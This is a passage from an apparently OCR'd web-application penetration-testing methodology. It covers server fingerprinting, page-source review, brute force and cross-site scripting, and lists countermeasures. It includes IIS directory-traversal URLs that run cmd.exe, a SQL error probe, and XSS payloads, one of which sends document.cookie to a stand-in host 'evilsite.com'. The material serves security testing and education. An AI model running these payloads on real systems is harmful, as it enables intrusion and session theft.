
The server's normal behavior is to expose default directories and pages when doing a default installation. There are two methods to check for the existence of these default files and directories.

1) Manual search: The Apache web server has a directory named *manual* in the *web root*. The Domino has "help/readme.nsf" on the web root.
2) Automated tool: A perl script named *Whisker* can be used to determine the default page and directories on the server.

Pre-requisite[s]

Examples/Results

Default domino help/readme.nsl file




```
D:/ perl whisker.pl -h 192.168.7.216  -s scan.db -p 80 -W -l cool.html
```

Analysis/Conclusion/Observation

A server with default installation unchanged, has default files and directories accessible from outside.

As shown in the screenshot, Domino keeps the file "/help/readme.nsl" using which one can get information about the domino version. Apache has default directory named /Manual/.

An automated tool named "Whisker" can be used. This tool would detect IIS 5.0 is running as marked above.

Countermeasures

- Stop access to default pages of the server.
- Remove default directories.
- Create and include custom error pages.

Tool[s]

- browser, Whisker

Further Reading[s]

Remarks

T.6.5 Identifying Web Server vendor and version – By Determining the extension of web pages on the web server

Description

It is very important to check extensions of the web pages on web server. Extensions provide vital clues in determining the Web server and the underlying OS. It is also possible to rename *html* pages to *asp* but fails to provide much help as it can be easily identiify by viewing page source. So people prefer to keep default extensions. Though this is not a full-proof solution, it is one of the ways to determine the web server name and version

Pre-requisite[s]

Examples/Results

Analysis/Conclusion/Observation

My experience suggests that just like asp pages are normally ported on IIS whereas aspx and asmx pages are ported on IIS 5.1 onwards. Following are a few of the extension mappings.

.cfm – Cold Fusion

.asp – IIS

.aspx/.asmx – IIS 5.1 onwards

.nsf – Domino

Countermeasures

Tool[s]

- Browser

Further Reading[s]

Remarks

It is also possible to port asp pages in apache using module.

T.6.6 Identifying Database Server vendor and version – By error


Description

To store data, a web application may also be using a database server. It is important to determine the exact name and version of the database server if it is being used by the application. The only way to accurately identify a database server is to force the web application to throw a database error back to the client. The simplest method to submit such a query is to use a single quote (') or a double quote (") as a parameter to the web application. This will lead the web application to throw a database error. Take a look at the screenshot below:.

Pre-requisite[s]

Examples/Results

Client Request: i.e. http://examplesite.com/webapp/cool.cfm?a=';



Analysis/Conclusion/Observation

- In above case, we see that SQl server is running. [highlighted in the first red box]
- The second red box shows the path where the dataset is stored. This proves this is

a Windows machine.

- The third red box gives description of error in which the table name is displayed.

Countermeasures

- Validate query at the server side before sending it to server.
- Use stored procedures in place of select queries.
- Catch the error at server-side and use customized 404 pages. Never display server-side errors to the client.

Tool[s]

- Browser

Further Reading[s]

Remarks

A web application may not always use a database server. So first thing user needs to identify is whether application is using a database server or not.

It is also not necessary that all web applications always throw up a database error.

T.6.7 Identifying Application Server

Description

A web application might be using an application server. It is important to determine the application server running on a remote machine. There are two ways to identify an application server.

1) Reading error

This is a more reliable and frequently used method to identify application servers. In this method, a request needs to be submitted to the server that it throws an application server error to the browser. The most common request is for a .jsp or .asp page to be served to the web client.

2) Default Directories

Most application servers such as web servers have default directories and files that have been created as part of a default installation that was carried out. These default directories and files are accessible from the outside. Since application servers run behind a web server, administrators tend to overlook security aspects with regard to application servers and default installations. The most common example of such a lapse is the *admin* directory in Tomcat.

Pre-requisite[s]

Examples/Results

1) By Error

2) By Default directories

Analysis/Conclusion/Observation

In above case

Countermeasures

- Change the default behavior of application servers so that a custom page is served to the web client in case of an error.

Tool[s]

- Browser

Further Reading[s]

Remarks

T.6.8 Identifying Web Server Directory structure

Description

Once detection of web server and modules on the web server has been completed, the next step is to determine the directory structure on the server. Crawlers like Black Widow, wget or webcopier are used for this purpose. But this can be manually determined quite easily by surfing the pages of the site.

Pre-requisite[s]

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

Tool[s]

- Browser

Further Reading[s]

Remarks


T.6.9 Copy web site (Offline)

Description

Copying the whole Web Site and testing it for vulnerabilities is a very convenient method of assessing various threats that include searching for a particular keyword, scanning for of valid e-mails, external links etc. Normally, tools are used to copy the web site. Working on an offline web site helps in extracting better response times and better use of the bandwidth. Normally people download the web site locally, hosting the pages onto a local web server and check for vulnerabilities or threats.

Pre-requisite[s]

Examples/Results



Analysis/Conclusion/Observation

Countermeasures

-

Tool[s]

- HTTTRACK, Black Widow, WebCopier, wget

Further Reading[s]
Remarks

T.6.10 Test View Source bugs

Once the web site has been copied locally, the source of the each page when scanned can offer a lot of information. A *Page Source* can contain the following information:

1) User names
2) Default password
3) E-mail address
4) Auto redirection information
5) Check HTTP-EQUIP for autoredirection
6) External Links

T.6.10.1 FIND USERNAME BY VIEW SOURCE
Description
View source can be used to find the user name and password in the source of the web pages. Many times for the sake of convenience, developers store their names in the source in the form of comments. These can be found out using the view source and searching for the usernames. One can also write a C program or a regex pattern to find out the same information.
Pre-requisite[s]
Examples/Results

```
    <td width="183" align="center" valign="bottom" bgcolor="#D0D9E0">
        <form action="index.php" method="post">
    <input class="inputbox" type="text" name="searchword" size="14" value="search..."  onblur="if(this.value=='') this

        <input type="submit" name="option" class="button" value="Go!">
    <input type="hidden" name="option" value="search" />
    </form></td>
  </tr>
</table>

<div align="center">
</div>

<table width="100%" border="0" align="center" cellpadding="4" cellspacing="3">
  <tr>
    <td bgcolor="#677787" class="footer">

        :: <a class="white" href="index.php?option=com_frontpage&Itemid=1" title="See our privacy policy">Privacy</a>
        </td>
    <td align="right" bgcolor="#677787" class="footer">&copy; 2004 OISSG. All Rights Reserved.</td>
  </tr></table>
</body>
</html>

<!-- 1101700105 -->

<!--By Hemil -->
```


Analysis/Conclusion/Observation

As shown in the example above, the user's name *Hemil* is mentioned as the developer of the page. If this site name is oissg.org then there is a probability that there is one account named "hemil@oissg.org" available. Later this account could be bruteforced.

Countermeasures

- Never store user names or developer name in comments

Tool[s]

- Browser, Editor

Further Reading[s]

Remarks

T.6.10.2 FIND DEFAULT PASSWORD BY VIEW SOURCE

Description

As explained above, the source code may contain default passwords stored as part of developer comments or may even contain keywords like *pass* or *passwd*. Common keywords could be matched as a regex pattern or simply looked up in the page source.

Pre-requisite[s]

Examples/Results

```
                    <td>

                              <form action="http://www.oissg.org/" method="post" name="login" >
          <table width="100%" border="0" cellspacing="0" cellpadding="0" align="center">
    <tr>
<!--Default Pass is c001!5H for myself to test application-->
          <td>
          Username                  <br />
          <input name="username" type="text" class="inputbox" alt="username" size="10" />
          <br />
          Password                  <br />
          <input type="password" name="passwd" class="inputbox" size="10" alt="password" />
          <br />
          <input type="checkbox" name="remember" class="inputbox" value="yes" alt="Remember Me" />
          Remember me               <br />

          <input type="hidden" name="option" value="login" />
```


Analysis/Conclusion/Observation

In the above section, we obtained the user name retrieved from developer comments. This may not necessarily be included in the same page. Here, the user has created one password to test his application but has refrained from mentioning his name directly. Now we have both user name as well as password.

Countermeasures

- Never store passwords in comments.

Tool[s]

- Browser, Editor

Further Reading[s]

Remarks


T.6.10.3 FIND EMAIL ADDRESSES

Description

The source of a web page may contain the e-mail addresses of the developers, vendors or some other persons and this information can be of great importance. These addresses can be looked up in the source code of the web page by writing a ***C*** program or use a regex pattern to find out the same.

Pre-requisite[s]

Examples/Results




```
!--Contact me at cool@oissg.org for any              is page -->
?xml version="1.0" encoding="iso-8859-1"?><!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w
html xmlns="http://www.w3.org/1999/xhtml">
head>
meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
title>Home - Open Information System Security Group</title>
meta name="description" content=",,,,OISSG - Open Information System Security Group web site" />
meta name="keywords" content=",,,PKI, Public Key Infrastructure,OISSG, Open, Information, System, Security Group, Open
meta name="Generator" content="Mambo - Copyright 2000 - 2004 Miro International Pty Ltd.  All rights reserved." />
meta name="robots" content="index, follow" />
```

Analysis/Conclusion/Observation

In the process of allowing a communication contact for modifications to the page, the developer inadvertently discloses an email address that can be bruteforced.

Countermeasures

- Do not include email addresses in developer comments

Tool[s]

- Browser, Editor

Further Reading[s]

Remarks

T.6.10.4 CHECK HTTP-EQUIV FOR AUTO REDIRECTION

Description

HTTP-EQUIV autoredirection can be checked to obtain additional information such as the location the web page is being redirected to, as well as other information:

< META HTTP-EQUIV="REFRESH" CONTENT="120">

- Refresh page in browser each 120 seconds.

<META HTTP-EQUIV="PRAGMA" CONTENT="NO-CACHE">

- Don't cache the page in the browser or on a proxy server.

<META HTTP-EQUIV= "mailto: yourname@yourserver.com" CONTENT="NO-CACHE">Click here to mail me.

- Can be used to compose the mail with appropriate subject to the site vendor etc.

Pre-requisite[s]

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

•

Tool[s]

•

Further Reading[s]

Remarks

T.6.10.5 FIND EXTERNAL LINKS

Description

Using the view source option of the user browser, external links that were defined in the web page can be retrieved. These links can be further used to evaluate other related links available in the web page or web site. A simple search for the "href" attribute will yield the links available. A "*C*" program or a regex pattern match to locate links are other alternatives.

Pre-requisite[s]

Examples/Results

```
<ul id="navlist">
<li id="active"><a href="http://www.oissg.org/component/option,com_frontpage/Itemid,1/" class="images" id="cu
<li><a href="http://www.oissg.org/content/view/70/70/" class="images" >Projects</a></li>
<li><a href="http://www.oissg.org/content/view/65/88/" class="images" >Conferences</a></li>
<li><a href="http://www.oissg.org/content/view/80/75/" class="images" >Research</a></li>
<li><a href="http://www.oissg.org/content/view/81/81/" class="images" >Chapters</a></li>
<li><a href="http://www.oissg.org/content/view/68/61/" class="images" >Mailing Lists</a></li>
<li><a href="http://www.oissg.org/content/view/84/84/" class="images" >Accreditations</a></li>
<li><a href="http://www.cnn.com/" class="images" >Links</a></li>
                                                            An External Link
<li><a href="http://www.oissg.org/content/view/67/60/" class="images" >
</ul></div></td>
</tr>
```

Analysis/Conclusion/Observation

Countermeasures

•

Tool[s]

- Browser, Editor

Further Reading[s]

Remarks

T.7 TEST COMMON GATEWAY INTERFACE

T.7.1 Test Common Gateway Interface

Description

Normally this attack is known as CGI attack. Using this attack, a victim can be forced to disclose files and directories with a simple "GET" command, and execute remote commands that would disable access controls.

Pre-requisite[s]

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

-

Tool[s]

Further Reading[s]

Remarks

T.8 TEST DIRECTORY TRAVERSAL

T.8.1 Test Directory Traversal

Description

This vulnerability affects all versions of Windows with IIS 5 installed and running and the Personal Web Server 4 on Windows 98. It is also commented that this will work on NT 4. The Directory Traversal vulnerability focuses on the Web service within IIS.

This exploit works by constructing a URL that would cause IIS to navigate to any desired folder in the same logical drive and access the files in it. This can be achieved by using the Unicode character representations of "/" and "\". This allows a user to traverse the server to any directory on the same logical drive as the web application. In addition to this, unauthenticated users can perform delete, modify or execute tasks in the directories. This is possible because by default, an attacker uses the IUSR_machinename account which is a default account belonging to the *everyone* and *users* group. By using this method, a remote user with no credentials can get access as the same as a user who could successfully log on. Therefore, any file on the same drive as any web-accessible file that is accessible to these groups, can be manipulated.

Pre-requisite[s]

Examples/Results

Http://www.oissg.org/scripts/..%c1%1c…/winnt/system32/cmd.exe?/c+dir

Http://www.oissg.org/scripts/..%c0%2f…/winnt/system32/cmd.exe?/c+dir

Http://www.oissg.org/scripts/..%c0%af…/winnt/system32/cmd.exe?/c+dir

Http://www.oissg.org/scripts/..%c1%9c…/winnt/system32/cmd.exe?/c+dir

Analysis/Conclusion/Observation

Countermeasures

- Patch the web server. Patch the OSW on which web server is running

Tool[s]

Browser

Further Reading[s]

http://www.infosecwriters.com/texts.php?op=display&id=16#intro

Remarks

T.9 TEST PRODUCT SPECIFIC ISSUES

T.9.1 Test Product -specific Issues
Description
Having already determined the web server on which the web application is running and the modules on the web server, one can exploit the web server or the modules running on it to gain access to the remote machine.
Pre-requisite[s]
Examples/Results
Analysis/Conclusion/Observation
Countermeasures
Patch the web server whenever any new patch for libraries, web server or OS is made available
Tool[s]
Browser
Further Reading[s]
http://securityfocus.com/bid
Remarks

T.10 ATTACKS ON HTTPS

T.10.1 Attack on Secure HTTP

Description

HTTPS is Secure HTTP. An application running on HTTPS, doesn't automatically make it secure. HTTPS is HTTP over SSL. It encrypts data in transit from client to server (SSL end-points), protecting it from eavesdropping. It does not give the web application more security, it only provides privacy to users data. An attacker, however can still see and modify the request by using intercepting proxies like Achilles or Paros. HTTPS also gives the attacker protection in sense of network intrusion detection systems not picking up anything if the SSL end-point is directly at server. There can be flaws in SSL-implementations like Apache's mod_ssl and OpenSSL code that can let an attacker cause denial of service or remote code execution on the server with daemon privileges.

Pre-requisite[s]

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

If an SSL-accelerator is used, then a NIDS can be placed so that it picks up all traffic directed to the web-application in clear text. Educate your users not to accept certificates that pop up a warning message. Also ensure your server software is up-to-date.

Tool[s]

Further Reading[s]

Remarks

T.11 BRUTEFORCE ATTACKS

T.11.1 Brute Force Attack

Description

A Brute Force attack is to guess the user name and password of any user. This is the simplest and usually most effective attack against web applications that do not enforce good password policies and do not have proper authentication mechanisms. User names can be harvested directly from the site if it is a forum or has a similar functionality. User names can be guessed from the errors displayed by web applications. Many times web application errors report specifics such as mentioning whether username is wrong or password is wrong. This helps an attacker in guessing user names. Brute forcing essentially means trying to guess the password of a user by trying out passwords from a dictionary file or generating random strings based on certain parameters i.e. length, complexity.

Many devices and servers have their default username and password; some with root privileges. It is worth trying those user names and passwords.

Tools like hydra or Brutus make this task simpler. But many times they also provide false positives depending on how web application is coded. Many people write their own custom tools for this purpose.

Pre-requisite[s]

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

- Do not reveal specifics. Only state that the user name or password is wrong.
- Implement a delay on each wrong attempt to block automated tools.
- It is also good idea to lock down the account after fixed number of wrong attempts.
- Enforce good password policy which includes complex passwords with numbers, characters and special characters.

Tool[s]

Brutus, Hydra

Further Reading[s]

Remarks
It is good idea to use custom authentication rather than basic, ntlm or digest authentication.

T.12 CHECK DIRECTORIES WHICH ARE NOT MAPPED IN THE PAGES


T.12.1 Directories which are not mapped in the pages

Description

Many times, administrators keeps directories named /tmp, /src, /abc, /xyz, /bkup of the source code of application or for some backup purpose without linking them to the web application. It is good to check for those directories. A perl script named *nikto* can be used to check such directories.

Pre-requisite[s]

Examples/Results



Analysis/Conclusion/Observation

Countermeasures

- Never keep important information in web directory. If it is required, make them password protected.

Tool[s]

- Nikto

Further Reading[s]

Remarks


T.12.2 Browsable Directories' check

Description

A browsable directory refers to the list of all files and directories as viewed in a browser. If default page is not set for any directory, many web servers turn on directory browsing. This vulnerability helps in accessing files which are not linked to web pages and many times leads to unnecessary information disclosure.

Pre-requisite[s]

Examples/Results



Analysis/Conclusion/Observation

Countermeasures

- Disable directory browsing in server

Tool[s]

- Browser

Further Reading[s]

Remarks

- By default, the Apache web server has directory browsing turned on.

T.13 TEST INVALIDATED PARAMETERS

T.13.1 Cross Site Scripting

T.13.2 Cross Site Scripting

Description

Cross-site scripting is the ability of an attacker to cause a web server to send a page to a victim's browser that contains malicious script and/or HTML of the attacker's choice. The malicious script runs with the privileges of the script originating from the legitimateweb server.

Cross-site scripting (also known as XSS and CSS) occurs when a web application gathers malicious data from a user. The data is usually gathered in the form of a hyperlink which contains malicious content within it. The user will most likely click this link from another web site, web board, email, or from an instant message.

How does cross-site scripting work?

1) The victim logs onto the target site

- *Could occur through social engineering by attacker*
- *Log in to your account to get this special offer!!!*


2) The victim then clicks on a URL or visits a web site that includes the malicious code

3) The victim user's browser transmits malicious code to the vulnerable script on the target site as a web request

4) The target site reflects the malicious code back to the victim user's browser in the response to the request sent by the victim

5) Malicious code executes within victim user's browser under the security context of the target site

How Cross-site Scripting Works:



To launch an XSS attack, the attacker's script must be sent to the victim

The three ways to send an attacker's script to the victim:

- Inter-user communication within the target site (i.e., message board, etc.)
- URL provided on a third-party web site (either clicked on by the victim user or automatically loaded when visiting a malicious web site.)
- URL embedded in an email or newsgroup posting.

Pre-requisite[s]

Examples/Results

Examples of an HTML link that causes the user to send malicious data to another site:

<A HREF="http://CSS-Vulnerable.com /display.asp? Name = <SCRIPT> alert (document.cookie) </SCRIPT> Click here </A>

[Malicious Script is appended in the URL.]

<A HREF="http://CSS-vulnerable.com /display.asp? Name = <SCRIPT SRC= 'http://attacker-site / my_bad_script_file' > </SCRIPT>"> Click here </A>

The script could be :

<script> document.location=http://www.xxx.com </script>

OR

<iframe src=http://someothersite.com> </iframe>

OR

<script> document.write(“<img src=‘http://evilsite.com/cookie.asp? cookie=‘+document.cookie+’width=1 height=1>”)</script>

Malicious Script could be sent in the Post:

